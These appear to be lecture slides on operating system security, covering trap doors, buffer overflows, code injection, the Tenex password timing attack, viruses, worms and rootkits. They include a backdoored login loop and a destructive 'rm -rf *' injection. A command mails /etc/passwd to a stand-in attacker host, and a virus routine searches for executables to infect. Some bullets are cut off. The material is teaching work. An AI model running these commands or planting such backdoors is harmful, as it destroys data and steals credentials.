Attacks on computer systems

- Trojan horses
- Logic bombs
- Trap doors
- Viruses
- Worms
- Spyware
- Rootkits

Operating System Security
Trojan Horses

- Free program made available to unsuspecting user
  - Actually contains code to do harm

- Place altered version of utility program on victim's computer
  - trick user into running that program

Logic Bombs

- Programmer writes (complex) program
  - Wants to ensure that he's treated well
  - Embeds logic "flaws" that are triggered if certain things aren't done, e.g., entering a password daily.
  - One bomb was triggered if the programmer's name did not appear on the payroll for two months.
- If conditions aren't met
  - Program simply stops working
  - Program may even do damage
    - Overwriting data
    - Failing to process new data (and not notifying anyone)
- Programmer can blackmail employer
- Needless to say, this is highly unethical!

Trap Doors

```
while (TRUE) {
        printf("login: ");
        get_string(name);
        disable_echoing( );
        printf("password: ");
        get_string(password);
        enable_echoing( );
        v = check_validity(name, password);
        if (v) break;
}
execute_shell(name);
```

(a)


```
while (TRUE) {
        printf("login: ");
        get_string(name);
        disable_echoing( );
        printf("password: ");
        get_string(password);
        enable_echoing( );
        v = check_validity(name, password);
        if (v || strcmp(name, "zzzzz") == 0) break;
}
execute_shell(name);
```

(b)


(a) Normal code.

(b) Code with a trapdoor inserted; User's access privileges coded into program: username "zzzzz" gets in without a password

Login Spoofing



(a) Real login screen



(b) Phony login screen

- No difference between real & phony login screens
- Intruder sets up phony login, walks away
- User logs into phony screen
  - Phony screen records user name, password
  - Phony screen prints “login incorrect” and starts real screen
  - User retypes password, thinking there was an typing error
- Solution: don’t allow certain characters to be “caught” by user programs
  - The CTRL-ALT-DEL combination starts the login screen; cannot be

Buffer Overflow


- Buffer overflow is a big source of bugs in operating systems
  - May appear in “trusted” daemons
- Exploited by modifying the stack to
  - Return to a different address than that intended
  - Include code that does something malicious
- Accomplished by writing past the end of a buffer on the stack

A buggy procedure

- Copies from its argument string `argv[]` to its local variable `buffer[5]` on the stack
- What if `argv[]` contains more than 5 chars?

```
int A(char argv[])
{char buffer[5];
strcpy(buffer,argv[1]);
   return 0;
}
```

Buffer Overflow Attack



- (a) Situation when main program is running
- (b) After procedure *A()* called
- (c) Buffer overflow alters the return address from A().
  - Can be garbage that causes program crash, or can be

Buffer Overflow Attack

- Technique exploited by many network attacks
  - Anytime input comes from network request and is not checked for size
- Counter-measures:
  - Don't code this way! (ok, wishful thinking)
  - New mode bits in Intel, Amd, and Sun processors
    - Put in page table; says "don't execute code in this page"

Integer Overflow Attack

- If arithmetic results exceed maximum integer size, computer stores an incorrect value
  - e.g., two unsigned 16-bit ints each with value 40,000 multiplied and stored into another 16-bit int, result in 4096.
- Feed a program large params to cause integer overflow, then program may allocate a too-small buffer based on arithmetic result, hence enabling buffer overflow attack

Code Injection Attack

```
int main(int argc, char *argv[])
{
  char src[100], dst[100], cmd[205] = "cp ";          /* declare 3 strings */
  printf("Please enter name of source file: ");       /* ask for source file */
  gets(src);                                          /* get input from the keyboard */
  strcat(cmd, src);                                   /* concatenate src after cp */
  strcat(cmd, " ");                                   /* add a space to the end of cmd */
  printf("Please enter name of destination file: ");  /* ask for output file name */
  gets(dst);                                          /* get input from the keyboard */
  strcat(cmd, dst);                                   /* complete the commands string */
  system(cmd);                                        /* execute the cp command */
}
```

- Consider this program that asks for names of source and destination files, builds a command line string `cmd` using `cp`, then use `system (cmd)` to execute it.
- `cp abc xyz` works fine
- `cp abc xyz; rm -rf *` will execute `rm -rf *` after file copy!
- `cp abc xyz; mail snooper@bad-guys.com </etc/passwd` will send the passwd file to snooper

Tenex Password Checking

- Tenex – early 70's, BBN
  - Most popular system at universities before UNIX
  - Thought to be very secure, gave "red team" all the source code and documentation (want code to be publicly available, as in UNIX)
  - In 48 hours, they figured out how to get every password in the system
- Here's the code for the password check:

```
for (i = 0; i < 8; i++)
  if (userPasswd[i] != realPasswd[i])
    go to error
```

- How many combinations of passwords?
  - 256^8,assuming each char in password has 256 choices?
  - Wrong!


Defeating Password Checking

- Tenex used VM, and it interacts badly with the above code
  - Key idea: force page faults at inopportune times to break passwords quickly
- Arrange 1st char in string to be last char in page, rest on next page
  - Then arrange for page with 1st char to be in memory, and the rest on disk (e.g., ref lots of other pgs, then ref 1st page)

alaaaaaa
|
page in memoryl page on disk

- Time password check to determine if first character is correct!
  - If fast, 1st char is wrong
  - If slow, 1st char is right, page fault, one of the others wrong
  - So try all first chars, until one is slow
  - Repeat with first two chars in memory, rest on disk
- Only 256 * 8 attempts to crack passwords
  - Fix is easy, don't stop until you look at all the chars

The TENEX – password problem



Try 1st char of 'A'

Try 1st char of 'B'

Try 2nd char of 'A'

Formal models of secure systems

- Limited set of primitive operations on access matrix
  - Create/delete object
  - Create/delete domain
  - Insert/remove right
- Primitives can be combined into *protection commands*
  - May not be combined arbitrarily!
- OS can enforce policies, but can't decide what policies are appropriate
- Question: is it possible to go from an "authorized" matrix to an "unauthorized" one?
  - In general, undecidable
  - May be provable for limited cases

Design Principles for Security

1. System design should be public
2. Default should be no access
3. Give each process least privilege possible
4. Protection mechanism should be
   - simple
   - uniform
   - in lowest layers of system

And … keep it simple

Security Problems

- Virus:
  - A piece of code that attaches itself to a program or file so it can spread from one computer to another, leaving infections as it travels
  - Most attached to executable files, so don't get activated until the file is actually executed
  - Once caught, can hide in boot tracks, other files, OS
- Worm:
  - Similar to a virus, but capable of traveling on its own
  - Because it can replicate itself, your computer might send out hundreds or thousands of copies of itself
- Trojan Horse:
  - Named after huge wooden horse in Greek mythology given as gift to enemy; contained army inside

Virus Damage Scenarios

- Blackmail
- Denial of service as long as virus runs
- Permanently damage hardware
- Target a competitor's computer
  - do harm
  - espionage
- Intra-corporate dirty tricks
  - sabotage another corporate officer's files

How Viruses Work (1)

- Often written in assembly language
- Inserted into another program
  - use tool called a “dropper”
- Virus dormant until program executed
  - then infects other programs
  - eventually executes its “payload”

How viruses find executable files

Recursive procedure that finds executable files on a UNIX system


Virus could infect some or them all

```
#include <sys/types.h>                  /* standard POSIX headers */
#include <sys/stat.h>
#include <dirent.h>
#include <fcntl.h>
#include <unistd.h>
struct stat sbuf;                       /* for lstat call to see if file is sym link */

search(char *dir_name)
{                                       /* recursively search for executables */
    DIR *dirp;                          /* pointer to an open directory stream */
    struct dirent *dp;                  /* pointer to a directory entry */

    dirp = opendir(dir_name);           /* open this directory */
    if (dirp == NULL) return;           /* dir could not be opened; forget it */
    while (TRUE) {
        dp = readdir(dirp);             /* read next directory entry */
        if (dp == NULL) {               /* NULL means we are done */
        chdir ("..");                   /* go back to parent directory */
        break;                          /* exit loop */
    }
    if (dp->d_name[0] == '.') continue; /* skip the . and .. directories */
    lstat(dp->d_name, &sbuf);           /* is entry a symbolic link? */
    if (S_ISLNK(sbuf.st_mode)) continue;/* skip symbolic links */
    if (chdir(dp->d_name) == 0) {       /* if chdir succeeds, it must be a dir */
        search(".");                    /* yes, enter and search it */
    } else {                                /* no (file), infect it */
        if (access(dp->d_name,X_OK) == 0) /* if executable, infect it */
            infect(dp->d_name);
    }
    closedir(dirp);                     /* dir processed; close and return */
}
```

How Viruses Work (3)




- An executable program
- With a virus at the front
- With the virus at the end
- With a virus spread over free space within

How Viruses Spread

- Virus placed where likely to be copied
- When copied
  - infects programs on hard drive, floppy
  - may try to spread over LAN
- Attach to innocent looking email
  - when it runs, use mailing list to replicate


Hiding a virus in a file

- Start with an uninfected program; Add the virus to the end of the program
  - Problem: file size changes
  - Solution: compression
- Compressed infected program
  - Decompressor: for running executable
  - Compressor: for compressing newly infected binaries
  - Pad with free space (if needed) to make the file length the same
- Problem (for virus writer): virus easy to recognize by anti-virus



Using encryption to hide a virus

- Hide virus by encrypting it
  - Choose a different key for each infected file
  - Virus "code" varies in each infected file, to prevent detection by anti-virus software
  - Problem: lots of common code still in the clear
    - Compressor / decompressor
    - Encryptor / decryptor
- Even better: leave only decryptor and key in the clear
  - Less constant per virus



Polymorphic Viruses

```
MOV A,R1
ADD B,R1
ADD C,R1
SUB #4,R1
MOV R1,X
```

(a)

```
MOV A,R1
NOP
ADD B,R1
NOP
ADD C,R1
NOP
SUB #4,R1
NOP
MOV R1,X
```

(b)

```
MOV A,R1
ADD #0,R1
ADD B,R1
OR R1,R1
ADD C,R1
SHL #0,R1
SUB #4,R1
JMP .+1
MOV R1,X
```

(c)

```
MOV A,R1
OR R1,R1
ADD B,R1
MOV R1,R5
ADD C,R1
SHL R1,0
SUB #4,R1
ADD R5,R5
MOV R1,X
MOV R5,Y
```

(d)

```
MOV A,R1
TST R1
ADD C,R1
MOV R1,R5
ADD B,R1
CMP R2,R5
SUB #4,R1
JMP .+1
MOV R1,X
MOV R5,Y
```

(e)

- All of these code sequences do the same thing
- All of them are very different in machine code
- Use “snippets” combined in random ways to hide code

Antivirus and Anti-Antivirus Techniques

- Integrity checkers
  - Verify one-way function (hash) of program binary
  - Problem: what if the virus changes that, too?
- Behavioral checkers
  - Anti-virus program lives in memory and intercepts system calls to prevent certain behaviors by programs (overwriting boot sector, etc.)
  - Problem: what about programs that can legitimately do these things?
- Avoid viruses by
  - Having a good (secure) OS
  - Installing only shrink-wrapped software (just hope that the shrink-wrapped software isn't infected!)
  - Using antivirus software
  - Not opening email attachments
- Recovery from virus attack
  - Hope you made a recent backup!
  - Recover by halting computer, rebooting from safe disk (CD-ROM?), using an

Worms

- Viruses require other programs to run
- Worms are self-running (separate process)
- The 1988 Internet Worm by a Cornell grad student Rober Morris
  - Consisted of two programs
    - Bootstrap to upload worm
    - The worm itself
  - Exploited bugs in sendmail and finger
  - Worm first hid its existence
  - Next replicated itself on new machines
  - Brought the Internet (1988 version) to a screeching halt
- Author was sentenced to 3-years of probation, $10,000 fine, and 400 hrs of community service

Spyware

Description:

- Surreptitiously loaded onto a PC without the owner's knowledge
- Runs in the background doing things behind the owner's back

Characteristics:

- Hides, victim cannot easily find
- Collects data about the user
- Communicates the collected information back to its distant master
- Tries to survive determined attempts to remove it

How Spyware Spreads

Possible ways:

- Same as malware, Trojan horse
- Drive-by download, visit an infected web site
  - Web pages tries to run an .exe file
  - Unsuspecting user installs an infected toolbar
  - Malicious ActiveX controls get installed

Actions Taken by Spyware

- Change the browser's home page.
- Modify the browser's list of favorite (bookmarked) pages.
- Add new toolbars to the browser.
- Change the user's default media player.
- Change the user's default search engine.
- Add new icons to the Windows desktop.
- Replace banner ads on Web pages with those the spyware picks.
- Put ads in the standard Windows dialog boxes
- Generate a continuous and unstoppable stream of pop-up ads.

Rootkits

- A rootkit is a program that conceals its existence, even in the face of determined efforts by the owner to locate and remove it
- Can be virus, worm or spyware

Types of Rootkits (1)

- (a) Firmware rootkits
  - Hidden in BIOS and get control upon bootup
- (b) Hypervisor rootkits
  - Hidden in virtual machine hypervisor
- (c) Kernel rootkits
  - Hidden in OS kernel
- (d) Library rootkits
  - Hidden in system libraries like libc
- (e) Application rootkits
  - Hidden in application-created files

Types of Rootkits (2)





Figure 9-30. Five places a rootkit can hide.

Mobile code security

- Goal: run (untrusted) code on my machine
- Problem: how can untrusted code be prevented from damaging my resources?
- One solution: sandboxing
  - Memory divided into 1 MB sandboxes
  - Accesses may not cross sandbox boundaries
  - Sensitive system calls not in the sandbox
- Another solution: interpreted code
  - Run the interpreter rather than the untrusted code
  - Interpreter doesn't allow unsafe operations
- Third solution: signed code
  - Use cryptographic techniques to sign code
  - Check to ensure that mobile code signed by reputable

Mobile Code (1) Sandboxing



